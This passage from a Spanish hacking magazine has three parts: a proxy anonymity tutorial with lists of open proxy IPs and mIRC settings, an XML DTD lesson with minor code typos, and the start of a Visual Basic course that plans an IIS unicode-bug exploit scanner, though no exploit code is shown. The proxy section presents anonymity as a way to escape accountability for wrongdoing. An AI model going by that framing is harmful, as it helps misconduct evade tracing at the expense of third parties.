vamos a utilizarlos para navegar de manera anónima por Internet. Vamos a conectarnos a www.hackxcrack.com a través de un proxy japonés, de esta forma el webmaster de hacxcrack.com obtendrá la IP del servidor japonés y no la IP real (algunos proxy si que transmiten la IP real, lee los números anteriores).

¿De donde podemos obtener una buena lista de servidor Proxy que nos permitan conectarnos y poder navegar con sus Ips?, la siguiente url es un listado de más de 488000 proxy de todo el mundo que nos darán acceso anónimo.

http://www.atomintersoft.com/products/alive-proxy/proxy-list/





Nuestra intención es buscar un proxy japonés. De esta manera podéis navegar por Internet como si estuvierais conectados desde Japón, si hacéis algo no muy correcto, pues que llamen a Japón ¿no?, por lo menos algo difícil si que se lo ponéis.

Nos conectamos a la url anterior y pinchamos en JP PROXY (Japan National domain) para obtener una lista de proxy japoneses, lógicamente podemos probar con otros proxys, pero a modo de práctica vamos a utilizar uno japonés.

Configurar vuestro navegador, siguiendo las instrucciones anteriores, con la IP del proxy (por ejemplo: 219.166.8.66, puerto 8080, si veis que no funciona probar con otro). ¿cómo podemos estar seguros de que nos estamos conectando al proxy japonés?, de la forma más sencilla, hacemos una visita a google.com y nos redirige a una web japonesa, ¡¡aparece el google en japonés!!.

Ya podemos navegar tranquilos desde Japón, y si algo pasa pues que llamen a aquellos lugares a ver si se entienden.

Si os animáis a montar vuestro propio Proxy podéis dejar la IP en el foro de hackxcrack.com para que los demás podamos navegar con tu IP, la verdad es que no es muy aconsejable pero a modo de práctica no estaría mal.

9. Conéctate al IRC de manera anónima

También existen proxys que permiten la conexión a los servidores IRC para que podamos chatear de manera anónima, la siguiente lista son servidores Proxy para IRC:

202.155.131.230:3128
217.167.141.17:8080
202.155.32.51:3128
213.194.100.130:8080
202.68.143.122:8080
80.73.71.30:3128
212.11.163.117:80
213.84.44.172:3128
203.144.75.18:8080
212.33.168.229:80

Puedes encontrar una lista actualizada en http://www.proxyblind.org/list.shtml#4.

Ahora vamos a configurar el Mirc para conectarnos de manera anónima.


Paso 1. Selecciona Firewall de la lista desplegable Connect

Paso 2. En la opción Firewall Support selecciona "Both" para que tanto el servicio IRC como el protocolo DCC de transmisión de ficheros sea anónimo.

Paso 3. En protocol selecciona "Proxy".

Paso 4. En hostname ponemos la IP del Proxy, en este ejemplo 212.11.163.117 que se encuentra en Arabia Saudí. ¿Qué quiere decir esto?, pues que todos mensajes que nos lleguen o enviemos van a pasar por Arabia Saudí. Si alguien intenta averiguar nuestra IP en el IRC le aparecerá la IP del Proxy, es decir, una IP de Arabia Saudí.

Paso 5. Según el listado anterior el puerto de este proxy es 80, así que en el cuadro de texto que nos



solicita el puerto colocamos 80.

Conclusión

En este capítulo hemos aprendido a instalar y configurar nuestro propio servidor Proxy-Cache gracias al servidor Apache, hemos aprendido algo más sobre redes, a navegar de forma "anónima" (para ampliar lee los números anteriores), a conectarnos al IRC por proxy y todo ello de la forma sencilla, sin necesidad de instalar aplicaciones.

David C.M

Falta una página

Y todo ello lo sabrán interpretando un solo documento: el DTD, que es el esqueleto de las N (se llama N a un numero indeterminado, por ejemplo, mañana tomaran ginebra en el Café Gijón N clientes) ordenes de compra que lleguen, o sea el esqueleto de los n documentos xml que vayan a llegar. Y ese esqueleto tiene una serie de reglas que cada uno de los xml asociados debe cumplir y que nos permite saber que CLIENTE está anidado dentro de ORDEN_DE_COMPRA

XML VÁLIDO

Decimos que un documento xml es válido, cuando se ha validado contra un DTD y el DTD lo ha dado por bueno, es decir que el DTD ha visto que el documento xml cumplía sus reglas.

TIPOS DE DTDs

Los documentos DTD pueden ser de dos tipos:

1. **Interno**
   Es un DTD que está definido dentro de un documento xml
2. **Externo**
   Es un DTD que no está definido dentro de un documento xml, es decir que para validar un documento xml se necesitan dos archivos., el documento xml y el documento DTD. Los documentos Externos pueden ser de dos tipos
   a. **Público**
      Serían los DTD accesibles por todo el mundo
   b. **No Público**
      Accesibles solamente por la gente que los ha creado. El ejemplo que hemos puesto antes, podría ser un DTD EXTERNO de acceso NO PÚBLICO, porque ¿Quien debería acceder a el? Solamente MIEMPRESA S.A. y EMPRESACOLABORA S.A., no nos interesa que acceda a el nadie mas.

Cuando utilicemos un DTD externo, deberemos cambiar la declaración xml (explicado en el número 10 de PC PASO A PASO):

<?xml version="1.0" standalone="no"?>

Fijaros que el ultimo dato que incluimos en la declaración es el de que **standalone="no"**, que no es un documento standalone. Esto significa que no es un documento autosuficiente, que necesita de un DTD externo para validarse.

Sin embargo, cuando utilicemos un DTD interno, la declaración xml será:

<?xml version="1.0" standalone="yes"?>

Y será **standalone = yes** porque aunque estemos utilizando un DTD, este DTD es interno, y tanto el código del DTD, como el del xml están en el mismo documento, por tanto para validarse, el documento xml se vale por si solo. Es autosuficiente.

1. DTDs INTERNOS

La declaración de un DTD interno es la siguiente:

<!DOCTYPE nombre_elemento_raiz [asignaciones]>

La declaración empieza con signo de interrogación y la palabra clave DOCTYPE (**!DOCTYPE**) seguida de el elemento raíz del documento. Normalmente , después del nombre_elemento_raiz viene el símbolo (**[**) y las asignaciones, que como suelen ser varias, suelen escribirse en diferentes líneas. La última entrada de la declaración es siempre el símbolo (**]**) . Todo ello , por supuesto incluido dentro de los símbolos **< >**. Ahora veremos el ejemplo y te quedará mas claro :)

Sigamos con el ejemplo que hemos empezado antes. Supongamos que vamos a estructurar un conjunto de ordenes de compra. Podríamos definir el documento de la siguiente manera:

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE ORDEN_DE_COMPRA [
        <!ELEMENT ORDEN_DE_COMPRA (CLIENTE)>
        <!ELEMENT CLIENTE (NUMERO_DE_CUENTA,NOMBRE_COMPLETO)>
        <!ELEMENT NUMERO_DE_CUENTA (#PCDATA)>
        <!ELEMENT NOMBRE_COMPLETO (NOMBRE,APELLIDO1,APELLIDO2)>
        <!ELEMENT NOMBRE (#PCDATA)>
        <!ELEMENT APELLIDO1 (#PCDATA)>
        <!ELEMENT APELLIDO2 (#PCDATA)>
]>
```

El ejemplo de DTD declara siete elementos (ORDEN_COMPRA, CLIENTE, NUMERO_DE_CUENTA , NOMBRE_COMPLETO, NOMBRE, APELLIDO1, APELLIDO2) y muestra el orden en que deben de ser escritos dentro del documento.

Analicémoslo un poco.:

```
< !ELEMENT ORDEN_DE_COMPRA (CLIENTE) >
```

significa que CLIENTE es un elemento que pertenece a ORDEN_DE_COMPRA, o dicho de otra manera que ORDEN_DE_COMPRA contiene el elemento CLIENTE

```
< !ELEMENT CLIENTE (NUMERO_DE_CUENTA, NOMBRE_COMPLETO)>
```

significa que NUMERO_DE_CUENTA Y NOMBRE_COMPLETO son elementos que pertenece a CLIENTE, o dicho de otra manera que CLIENTE contiene los elementos NUMERO_DE_CUENTA y NOMBRE_COMPLETO

```
< !ELEMENT NUMERO_DE_CUENTA ( #PCDATA)>
```

Significa dos cosas:

a. NUMERO_DE CUENTA no contiene ningún elemento

b. El contenido de NUMERO_DE_CUENTA son datos, o sea texto

También podría escribirse de la siguiente manera:

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE ORDEN_DE_COMPRA [
        <!ELEMENT NUMERO_DE_CUENTA (#PCDATA)>
        <!ELEMENT CLIENTE (NUMERO_DE_CUENTA,NOMBRE_COMPLETO)>
        <!ELEMENT ORDEN_DE_COMPRA (CLIENTE)>
        <!ELEMENT NOMBRE_COMPLETO (NOMBRE,APELLIDO1,APELLIDO2)>
        <!ELEMENT APELLIDO1 (#PCDATA)>
        <!ELEMENT NOMBRE (#PCDATA)>
        <!ELEMENT APELLIDO2 (#PCDATA)>
]>
```

Fijaros que está completamente desordenado, pero si lo leéis, las reglas están perfectas. Yo no recomendaría que lo escribáis de esta manera, incluso para vosotros creadores, con el tiempo os va a ser difícil, os va suponer un trabajo interpretarlo. De la otra manera, se sigue con facilidad y se entiende de manera instantánea.

Dedicarle una especial atención al espaciado, es muy importante.

La declaración siguiente no está bien formada:
<!ELEMENTAPELLIDO1 (#PCDATA)>

tampoco lo está la siguiente:
<!ELEMENT APELLIDO1(#PCDATA)>

el formato correcto es :
<!ELEMENT APELLIDO1 (#PCDATA)>

Fijaros que después de ELEMENT viene un espacio, y que des pues de APELLIDO1 viene otro.


1.1 EJEMPLO: UN DOCUMENTO XML CON UN DTD INTERNO

Abre cualquier editor de texto plano (como el Bloc de Notas de Windows o el VI de Linux y escribe lo siguiente:

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE ORDEN_DE_COMPRA [
    <!ELEMENT ORDEN_DE_COMPRA (CLIENTE)>
    <!ELEMENT CLIENTE (NUMERO_DE_CUENTA,NOMBRE_COMPLETO)>
    <!ELEMENT NUMERO_DE_CUENTA (#PCDATA)>
    <!ELEMENT NOMBRE_COMPLETO (NOMBRE,APELLIDO1,APELLIDO2)>
    <!ELEMENT NOMBRE (#PCDATA)>
    <!ELEMENT APELLIDO1 (#PCDATA)>
    <!ELEMENT APELLIDO2 (#PCDATA)>
]>

<ORDEN_DE_COMPRA>
        <CLIENTE>
                <NUMERO_DE_CUENTA>12345678</NUMERO_DE_CUENTA>
                <NOMBRE_COMPLETO>
                        <NOMBRE>Sam</NOMBRE>
                        <APELLIDO1>Bass</APELLIDO1>
                        <APELLIDO2></APELLIDO2>
                </NOMBRE_COMPLETO>
        </CLIENTE>
</ORDEN_DE_COMPRA>
```

Guarda el archivo como prueba.xml y, si quieres visualizarlo, ábrelo con el Internet Explorer 6 . 0 . Deberías ver algo como esto:





Como ya...

Como ya explicamos en anteriores números y por si acaso intentas abrir el archivo prueba.xml con el Explorer y no eres capaz de hacerlo, te recomendamos utilizar la técnica de los "mackeros". Lo primero que aprende un usuario de appel es a arrastrar archivos desde las carpetas hasta los programas.

Venga:
- Abre el Internet Explorer
- Arrastra el archivo prueba.xml hasta la ventana del Internet Explorer
- Ya está :)

Si lo abres con el Netscape 7.0, verás esto:



Puedes darte cuenta de que el Internet Explorer visualiza el archivo de forma mucho más adecuada que el Netscape (que solo muestra líneas de texto).

Sin entrar en detalle y para que todos lo entendamos, podemos decir que el Internet Explorer 6.0 muestra los XML de forma "navegable". Sin que sirva de precedente, te recomendamos Internet Explorer 6.0 para visualizar los archivos XML.

Más adelante ya te enseñaremos a "darle formato" a los XML para que se visualicen de una forma más "útil"... pero eso ya llegará :)

2. DTDs EXTERNOS

Un DTD externo se especifica (se define) utilizando una declaración DOCTYPE que contenga una URI (uniform resource identifier). La URI identificará el lugar donde está el DTD.

¿Y que es una URI?
Una URI es algo parecido a un carné de identidad. Un identificador único, un lugar único. Una URI es un superconjunto formado por :

- URLs

Las URLs son direcciones. Dicho mas fácilmente y con un ejemplo:
www.hackxcrack.com es una url

- URNs

Explicar lo que son las URNs es un poco mas complicado. De momento lo dejamos en que las URNs son identificadores invariables de recursos de información. Si continuáis leyendo, dentro de unas líneas lo veréis más claro.

Por lo tanto, los documentos xml pueden referenciar tanto a las URL como a las URN.

2.1 ESCRIBIR DTDs EXTERNOS

Abrir un editor de texto ASCII (el notepad, el vi u otro cualquiera)

Coger el DTD interno que habíamos escrito, y sacar el contenido que había entre el signo ([ ) y el signo ( ]) . esto es :

```
<!ELEMENT ORDEN_DE_COMPRA (CLIENTE)>
<!ELEMENT CLIENTE (NUMERO_DE_CUENTA,NOMBRE_COMPLETO)>
<!ELEMENT NUMERO_DE_CUENTA (#PCDATA)>
<!ELEMENT NOMBRE_COMPLETO (NOMBRE,APELLIDO1,APELLIDO2)>
<!ELEMENT NOMBRE (#PCDATA)>
<!ELEMENT APELLIDO1 (#PCDATA)>
<!ELEMENT APELLIDO2 (#PCDATA)>
```

y guardarlo como ordenCompra.dtd (si, si... la extensión es dtd ;)

Si queréis añadirle un comentario, podéis hacerlo tal y como se hacía con los documentos xml: (ya lo explicamos en el número anterior)

```
<!--Ejemplo de archivo dtd-->
<!ELEMENT ORDEN_DE_COMPRA (CLIENTE)>
<!ELEMENT CLIENTE (NUMERO_DE_CUENTA,NOMBRE_COMPLETO)>
<!ELEMENT NUMERO_DE_CUENTA (#PCDATA)>
<!ELEMENT NOMBRE_COMPLETO (NOMBRE,APELLIDO1,APELLIDO2)>
<!ELEMENT NOMBRE (#PCDATA)>
<!ELEMENT APELLIDO1 (#PCDATA)>
<!ELEMENT APELLIDO2 (#PCDATA)>
```

Es decir signo menor que (<) seguido de signo de final de exclamación (!) , dos guiones (--) el comentario (Ejemplo de archivo dtd) , dos guiones (--) y el signo mayor que (>)

2.2 DTDs EXTERNOS PÚBLICOS

Los DTD accesibles de modo público se definen (o especifican) utilizando la palabra clave PUBLIC en la
declaración DOCTYPE.

La idea principal de los DTD externos públicos es utilizarlos para trabajar siempre con la última versión de un DTD guardado en un servidor público. Para ello los DTD públicos pueden tener un ID (identificador público) que

los analizadores (parsers, programas que validan los xml) utilizan para localizar los DTD y validar los documentos.

Veámoslo todo ello con un nuevo ejemplo (que te vemos un poco perdido):

El siguiente DTD, referencia la especificación de la versión 2.0 DTD para XML 1.0:

```
<!DOCTYPE spec PUBLIC "-//W3C//DTD Specification V2.0//EN"
        "http://www.w3.org/XML/1998/06/xmlspec-v20.dtd">
```

La primera vez que vi algo parecido me sonó a chino, luego pensé que era algo parecido a una marca de fábrica y no le di mayor importancia. ¡Cuan equivocado estaba!

Examinando la declaración anterior, podemos aprender muchas cosas acerca de cómo las declaraciones son definidas y utilizadas.

Esta declaración dice que el elemento raíz es spec (esto ya deberíais entenderlo!!) y después especifica información del propietario del DTD y su localización:

La información del propietario nos la da en una URN (ahora veréis claro lo que es una URN y porque he esperado hasta aquí para explicarlo!):

-//W3C// DTD Specification V2.0//EN
(esto es una URN)

- **las contrabarras dobles //** separa categorías de información relativa al DTD y a su propietario

- **El signo – (menos)** Nos indica que el DTD es un standard no reconocido, no oficial. Un signo + nos informaría de un DTD reconocido. ¿Y como puede ser que un standard público no sea reconocido? Puede darse el caso muy común de que las ISO (international organitzation for standarization) no lo haya reconocido todavía.

- **W3C N**os dice que el propietario del DTD es el World Wide Web Consortium (W3C), lo que significa que son esta gente los que escribieron en su día el DTD y actualmente lo mantienen.

- **DTD Specification V2.0** Nos da una descripción de lo que es el DTD, o sea la especificación V2.0 (versión 2.0) del DTD.

- **EN** Una abreviación de dos letras que nos indica el lenguaje de los documentos XML a los cuales se aplica este DTD. En este caso el lenguaje es Inglés de los U.S.A. podéis encontrar una lista completa de estas abreviaciones en la ISO 639-1 que podéis encontrar en la siguiente URL: http://www.geo-guide.de/info/tools/languagecode.html

A diferencia de las URN, la siguiente sección de la declaración DOCTYPE pública se refiere a una URL

"http://www.w3.org/XML/1998/06/xmlspec-v20.dtd"

En esta dirección Internet, lo importante es darnos cuenta de que el nombre del dtd es : xmlspec-v20.dtd

2.2.1 EJEMPLO: UN DOCUMENTO XML CON UN DTD PÚBLICO EXTERNO

Vamos a suponer que estoy trabajando es una especificación estándar de un DTD que se llamará RO y que tengo un dominio http://www.rocaverges.es y en ese dominio tengo una DTD llamada ordenCompra.dtd

```
<!DOCTYPE spec PUBLIC "-//ROCA//Especificacion RO V1.0//ES"
        "http://www.rocaverges.es/ordenCompra.dtd">

<ORDEN_DE_COMPRA>
   <CLIENTE>
      <NUMERO_DE_CUENTA>12345678</NUMERO_DE_CUENTA>
      <NOMBRE_COMPLETO>
            <NOMBRE>Sam</NOMBRE>
            <APELLIDO1>Bass</APELLIDO1>
            <APELLIDO2></APELLIDO2>
            </NOMBRE_COMPLETO>
   </CLIENTE>
</ORDEN_DE_COMPRA>
```

Fijaros en que he cambiado los siguientes elementos de la URN:

- nombre del propietario (ROCA)
- descripción (Especificacion RO V1.0)
- idioma (ES).

Supuestamente en http://www.rocaverges.es /ordenCompra.dtd se hallaría el dtd que antes incluíamos dentro del xml, ahora simplemente lo que hacemos es referenciarlo.

2.3 DTDs EXTERNOS NO PÚBLICOS

Supongamos que tenemos un dtd en http://www.rocaverges.es/ordenCompra.dtd pero está vez no estoy trabajando en un proyecto de ámbito mundial, sino que estoy desarrollando una aplicación que me han pedido unos clientes. Entonces solo quiero que mi dtd sea accesible por mis clientes y por la gente relacionada en el proyecto (analistas, programadores, consultores...etc.). Por lo tanto , si referencio mis documentos xml con un DTD externo, en la declaración DOCTYPE, especificaré que se trata de un DTD no público.

Esta especificación que nos dice que ese DTD no es público, se hace escribiendo la palabra SYSTEM en lugar de PUBLIC, y eliminando la referencia a la URN

Los DTD accesibles de modo no público se definen (o especifican) utilizando la palabra clave SYSTEM en la declaración DOCTYPE.

Veámoslo todo ello con un nuevo ejemplo:

```
<!DOCTYPE ORDEN_DE_COMPRA  SYSTEM
      "http://www.rocaverges.es/ordenCompra.dtd">
```

2.3.1 EJEMPLO: UN DOCUMENTO XML CON UN DTD EXTERNO NO PÚBLICO

```
<?xml versión "1.0" standalone="no"?>

<!DOCTYPE ORDEN_DE_COMPRA  SYSTEM
         "http://www.rocaverges.es/ordenCompra.dtd">

<ORDEN_DE_COMPRA>
   <CLIENTE>
      <NUMERO_DE_CUENTA>12345678</NUMERO_DE_CUENTA>
      <NOMBRE_COMPLETO>
         <NOMBRE>Sam</NOMBRE>
         <APELLIDO1>Bass</APELLIDO1>
         <APELLIDO2></APELLIDO2>
      </NOMBRE_COMPLETO>
   </CLIENTE>
</ORDEN_DE_COMPRA>
```

2.4 RESOLVER ERRORES DE DTD EXTERNOS

Un analizador XML (un parser xml) debe ser capaz de localizar los DTD externos utilizando la URI (la URL , recordad que una URL forma parte del conjunto URI) que le habéis indicado en el documento. En caso de que no lo encuentre, el error usual que vais a ver es el mensaje de que el sistema no ha podido localizar el recurso especificado o ha habido un error procesando el DTD.

Si esto ocurre, comprobad la exactitud y la sintaxis de la URL que habéis escrito dentro del documento xml.

Una URL puede indicarse de manera relativa y absoluta , esto es:

Supongamos que estáis en www.hackxcrack.com. En el caso de que queráis ir a la página de entrada, que está en http://www.hackxcrack.com/entrada/entrada.htm lo podríais escribir en el xml de dos maneras:

1. Con una **dirección absoluta**, especificando el dominio (www.hackxcrack.com) + la lista de directorios que cuelgan del dominio (en este caso solo tenemos un directorio que se llama entrada) + finalmente el archivo (entrada.htm), quedando la dirección absoluta de la siguiente manera:

http://www.hackxcrack.com/entrada/entrada.htm

2. La segunda posibilidad es especificar una **dirección relativa,** esto es, partiendo de la base que ya estamos dentro del dominio (www.hackxcrack.com) solo escribimos el listado de archivos (en este caso solo tenemos un directorio que se llama entrada) y finalmente el archivo deseado (entrada.htm), quedando la dirección relativa de la siguiente manera:

/entrada/entrada.htm

Y esta dirección seria relativa al directorio raíz (dominio). Esto es le estoy dando la dirección:

http://www.hackxcrack.com/entrada/entrada.htm

Hay otro tipo de dirección relativa, y es escribir sin la contrabarra (/) inicial, esto es diciéndole que la dirección es relativa al directorio en que nos hallamos y no al directorio raíz. Lo escribiríamos de la siguiente forma:

entrada/entrada.htm

y si nos halláramos en el directorio raíz le estaríamos dando igualmente la dirección:

http://www.hackxcrack.com/entrada/entrada.htm

ya que en este caso el directorio actual coincidecon el directorio raíz.

Pero si nos halláramos en otro directorio, por ejemplo el directorio pruebas (ojo que no existe en realidad), si nos halláramos en http://www.hackxcrack.com/pruebas/ le estaríamos dando la dirección

http://www.hackxcrack.com/pruebas/entrada/entrada.htm

y recordemos que /entrada/entrada.htm cuelga del directorio raíz , por lo tanto tendríamos un error, ya que esa dirección (http://www.hackxcrack.com/pruebas /entrada/entrada.htm) no noslleva a ninguna parte, porque no existe.

Podemos por tanto referenciar nuestro dtd de manera absoluta:

```
<!DOCTYPE ORDEN_DE_COMPRA SYSTEM
          "http://www.rocaverges.es/ordenCompra.dtd">
```

Como referenciarlo de manera relativa al directorio raíz

```
<!DOCTYPE ORDEN_DE_COMPRA SYSTEM
          "/ordenCompra.dtd">
```

Como referenciarlo de manera relativa al directorio actual

```
<!DOCTYPE ORDEN_DE_COMPRA SYSTEM
          "ordenCompra.dtd">
```

Volviendo a los posibles errores, uno muy típico es el de la confusión que genera la manera de escribir las direcciones relativas al directorio actual o relativas al directorio raíz. Comprobad también esto.

Además recordad que si se especifica solamente el nombre del DTD (ordenCompra.dtd), se suele esperar que el DTD esté en el mismo directorio que el xml asociado.

3.- COMBINANDO DTD EXTERNOS E INTERNOS

Un documento xml pueden tener DTS internos y externos. Para hacer esto, añadiremos las declaraciones del DTD interno después de especificar la localización del DTD externo. Como antes hemos dicho, las declaraciones internas empiezan con el signo ([ ) y terminan con el signo ( ]) seguido del signo mayor que (>)

Si decidimos crear documentos con DTDs internos y externos a la vez deberemos tener en cuenta:

1. Que los dos DTD sean compatibles, no podemos dar unas reglas en un DTD, que luego el otro DTD se salte a la torera. Deben también ser complementarios.
2. Ninguno de los dos DTD puede anular las declaraciones de elementos o atributos del otro DTD. Esto también significa que los DTD no pueden contener el mismo tipo de declaraciones de elementos o atributos.
3. Sin embargo lo que si puede hacerse es redefinir una declaración del DTD externo en el DTD interno. Si hay conflictos entre los dos DTD la primera declaración es la que vale y ya que las declaraciones internas son las que se leen primero, son las que tienen preferencia.

3.1 EJEMPLO: UN DOCUMENTO XML CON UN DTD EXTERNO Y UNO INTERNO

Recordamos ordenCompra.dtd

```
<!ELEMENT ORDEN_DE_COMPRA (CLIENTE)>
<!ELEMENT CLIENTE (NUMERO_DE_CUENTA,NOMBRE_COMPLETO)>
<!ELEMENT NUMERO_DE_CUENTA ( #PCDATA)>
<!ELEMENT NOMBRE_COMPLETO (NOMBRE,APELLIDO1,APELLIDO2)>
<!ELEMENT NOMBRE (#PCDATA)>
<!ELEMENT APELLIDO1 (#PCDATA)>
<!ELEMENT APELLIDO2 (#PCDATA)>
```

Supongamos que para el nuevo documento xml que nos han encargado, y solo en este caso, debemos saber también el número del teléfono del cliente.

Pues lo que haremos será referenciar el DTD externo y redefiniremos el elemento NOMBRE_COMPLETO, añadiéndole TELEFONO, cuando el analizador (parser) vea las dos declaraciones, cogerá la primera es decir, la redefinida, ya que el DTD interno es el que ha leído primero.

Lo vemos con un ejemplo:

```
<?xml version="1.0" standalone="no"?>

<!DOCTYPE ORDEN_DE_COMPRA  SYSTEM
        "http://www.rocaverges.es/ordenCompra.dtd" [

<!ELEMENT NOMBRE_COMPLETO (NOMBRE,APELLIDO1,APELLIDO2,TELEFONO)>
<!ELEMENT TELEFONO (#PCDATA)>
]>

<ORDEN_DE_COMPRA>
        <CLIENTE>
            <NUMERO_DE_CUENTA>12345678</NUMERO_DE_CUENTA>
            <NOMBRE_COMPLETO>
                <NOMBRE>Sam</NOMBRE>
                <APELLIDO1>Bass</APELLIDO1>
                <APELLIDO2></APELLIDO2>
                <TELEFONO 935689745</TELEFONO>
            </NOMBRE_COMPLETO>
        </CLIENTE>
</ORDEN_DE_COMPRA>
```

FINALIZANDO...

Y esto es solo el principio, en la próxima entrega ampliaremos las declaraciones, y os pondré un pequeño ejemplo en java, para los que quieran trabajar xml desde este lenguaje.

Solo me queda desearos unas muy buenas vacaciones.

¡Saludos compañeros!

IMPORTANTE para quien esté siguiendo el CURSO XML: Fe de Erratas.
Situación: Número 10 de PC PASO A PASO, página 52, columna de la izquierda.
Error:

- **Donde pone**
  <?xml version="1" stanalone="yes"?>
- **Debería poner**
  <?xml version="1.0" stanalone="yes"?>

Se debe poner 1.0 en lugar de 1 o no te funcionará el ejemplo de Visual Basic. En todo artículo siempre figura "1.0", pero justo en el ejemplo de Visual Basic figura "1", parece que los duendes visitan todas las editoriales :)

CURSO DE VISUAL BASIC (VII): IIS BUG EXPLOIT USANDO EL WEBBROWSER

- Vamos a empezar a disfrutar de los conocimientos adquiridos en Visual Basic.
- ¿Cómo? ¿Que no has seguido nuestro curso de Visual Basic? ¿Creias que no servía para nada? ¿Que no esra necesario? Ya puedes ir repasando los anteriores números. Recuerda que te ensañamos tanto a descargarlo de Internet como a Instalarlo.

Bienvenidos de nuevo al curso de Visual Basic. A partir de este número intentaré dar un giro completo a la temática de las prácticas. Hasta ahora, había intentado enseñaros a programar en Visual Basic, los controles básicos, el uso de los objetos, variables, sentencias condicionales, acceso a datos...

Pero ya va siendo hora de que emprendamos un proyecto desde 0 y concluyamos con algo realmente útil, si no para nosotros, seguro que para alguien. Y es por eso que en los siguientes números orientaremos los contenidos hacia la conexión con Internet y la seguridad informática. Debéis saber que lo explicado anteriormente lo daré por entendido y posiblemente no indagaré tanto en cosas como agregar una referencia/OCX o el diseño del formulario, porque doy por hecho que hasta ahí sabéis arreglároslas vosotros solos, y si alguien se "atasca" en algún punto ya sabéis que podéis plantearme preguntas en los foros de hackxcrack.

Bien, durante las siguientes entregas, vamos a intentar crear un exploit para el bug unicode/decode del IIS. Pero no solo eso, sino que nuestro exploit será dinámico y podrá integrar otros bugs, cuidadosamente guardados en una base de datos o en un fichero plano (aun por decidir).
También tendrá la capacidad de almacenar las páginas que han sido probadas y, en el caso de que sean vulnerables, guardar la URL y el exploit utilizado.
Pero como ya he dicho, esto se explicará en mas de una entrega, aunque intentaré comprimir al máximo, creo que hoy debemos empezar por algo menos "hack" pero que necesitaremos saber manejar para acabar nuestro proyecto.

Hoy, y al menos esa es mi intención, haremos un explorador de Internet en toda regla. Espero que esta minipráctica os deje con la boca abierta, como me pasó a mi en su día, ya que con 4 líneas de código, haremos un explorador de Internet con capacidades básicas, como refrescar, parar, avanzar y retroceder. Esto debemos agradecérselo a un OCX que integra todas estas funciones, el conocido como "WebBrowser" de la colección "Internet Controls"
.
Vamos por faena. Abrimos un nuevo proyecto de Visual Basic y elegimos "EXE Estándar". Inmediatamente después vamos a Proyecto-> Componentes y agregamos "Microsoft Internet Control"

Vease la figura 1.

Deberíamos ver como se nos agrega inmediatamente un nuevo objeto a la barra de controles que tenemos a la izquierda, con el icono de un globo terráqueo.

Este objeto será el encargado de visualizar y


